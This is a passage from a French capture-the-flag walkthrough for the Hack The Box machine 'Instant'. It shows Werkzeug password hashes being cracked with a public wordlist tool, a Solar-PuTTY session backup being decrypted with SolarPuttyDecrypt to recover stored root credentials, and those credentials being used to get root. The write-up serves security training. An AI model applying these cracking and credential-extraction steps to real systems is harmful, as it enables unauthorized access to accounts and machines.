Pour cracker ses mot de passe on va utiliser cette outils :
https://github.com/AnataarXVI/Werkzeug-Cracker

python3 werkzeug_cracker.py -p hash.txt -w /usr/share/wordlists/rockyou.txt

```
┌──(venv)─(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Instant]
└─$ python3 werkzeug_cracker.py -p hash.txt -w /usr/share/wordlists/rockyou.txt
```



Si je change la WordList avec dirb/others/big1050.txt et qu'on recommence on a ça :


Et on obtient un mot de passe qui est **estrella**.

Ce n'est ni pour l'admin ni pour **estrella**


Maintenant ce qu'on va faire c'est essayer de décoder le fichier **sessionbackup.dat** avec le mot de passe et pour ça on va chercher sur internet : putty session crack hash et tomber sur cette article (
reverse engineering Solar-Putty) :
https://voidsec.com/solarputtydecrypt/

On suit les installations.


Je me suis envoyé le fichier par mail lol



On ouvre powershell :



On lance l'outils mais il faut d'abord récupérer le fichier **.dat** et le mettre dans le même dossier que l'outils.



On lance avec la commande : **.**

```
PS C:\Users\alice\Desktop\HACK DOC\HTB\SolarPuttyDecrypt_v1> .\SolarPuttyDecrypt.exe
SolarPuttyDecrypt now will try to dump local sessions' file, otherwise enter SolarPutty's sessions file path and passwor
d.

Usage: SolarPuttyDecrypt.exe C:\session.dat pwd123 (use "" for empty password)
-------------------------------------------------------
SolarPutty's Sessions Decrypter by VoidSec
-------------------------------------------------------

{
  "Sessions": [],
  "Credentials": [],
  "AuthScript": [],
  "Groups": [],
  "Tunnels": [],
  "LogsFolderDestination": "C:\\ProgramData\\SolarWinds\\Logs\\Solar-PuTTY\\SessionLogs"
}

-------------------------------------------------------
[+] DONE Decrypted file is saved in: C:\Users\alice\Desktop\SolarPutty_sessions_decrypted.txt
PS C:\Users\alice\Desktop\HACK DOC\HTB\SolarPuttyDecrypt_v1>
```

On indique le mot de passe estrella :

```
PS C:\Users\alice\Desktop\HACK DOC\HTB\SolarPuttyDecrypt_v1> .\SolarPuttyDecrypt.exe .\sessions-backup.dat estrella
-------------------------------------------------------
SolarPutty's Sessions Decrypter by VoidSec
-------------------------------------------------------

{
  "Sessions": [
    {
      "Id": "066894ee-635c-4578-86d0-d36d4838115b",
      "Ip": "10.10.11.37",
      "Port": 22,
      "ConnectionType": 1,
      "SessionName": "Instant",
      "Authentication": 0,
      "CredentialsID": "452ed919-530e-419b-b721-da76cbe8ed04",
      "AuthenticateScript": "00000000-0000-0000-0000-000000000000",
```

```
  ],
  "Credentials": [
    {
      "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
      "CredentialsName": "instant-root",
      "Username": "root",
      "Password": "12**24nzC!r0c%q12",
      "PrivateKeyPath": "",
      "Passphrase": "",
      "PrivateKeyContent": null
    }
  ],
  "AuthScript": [],
  "Groups": [],
  "Tunnels": [],
  "LogsFolderDestination": "C:\\ProgramData\\SolarWinds\\Logs\\Solar-PuTTY\\SessionLogs"
}
```

OUI ON A ENFIN LE ROOT !!!!

Root:12**24nzC!r0c%q12

On se connecte en ssh avec le nouveau mot de passe trouvé !

```
shirohige@instant:/opt/backups/Solar-PuTTY$ sudo su
[sudo] password for shirohige:
Sorry, try again.
[sudo] password for shirohige:
Sorry, try again.
[sudo] password for shirohige:
sudo: 3 incorrect password attempts
shirohige@instant:/opt/backups/Solar-PuTTY$ su root
Password:
root@instant:/opt/backups/Solar-PuTTY#
```

```
root@instant:~# cat root.txt
820f4aef2a0d6fa8a2579c55ccd0d303
root@instant:~#
```

FIN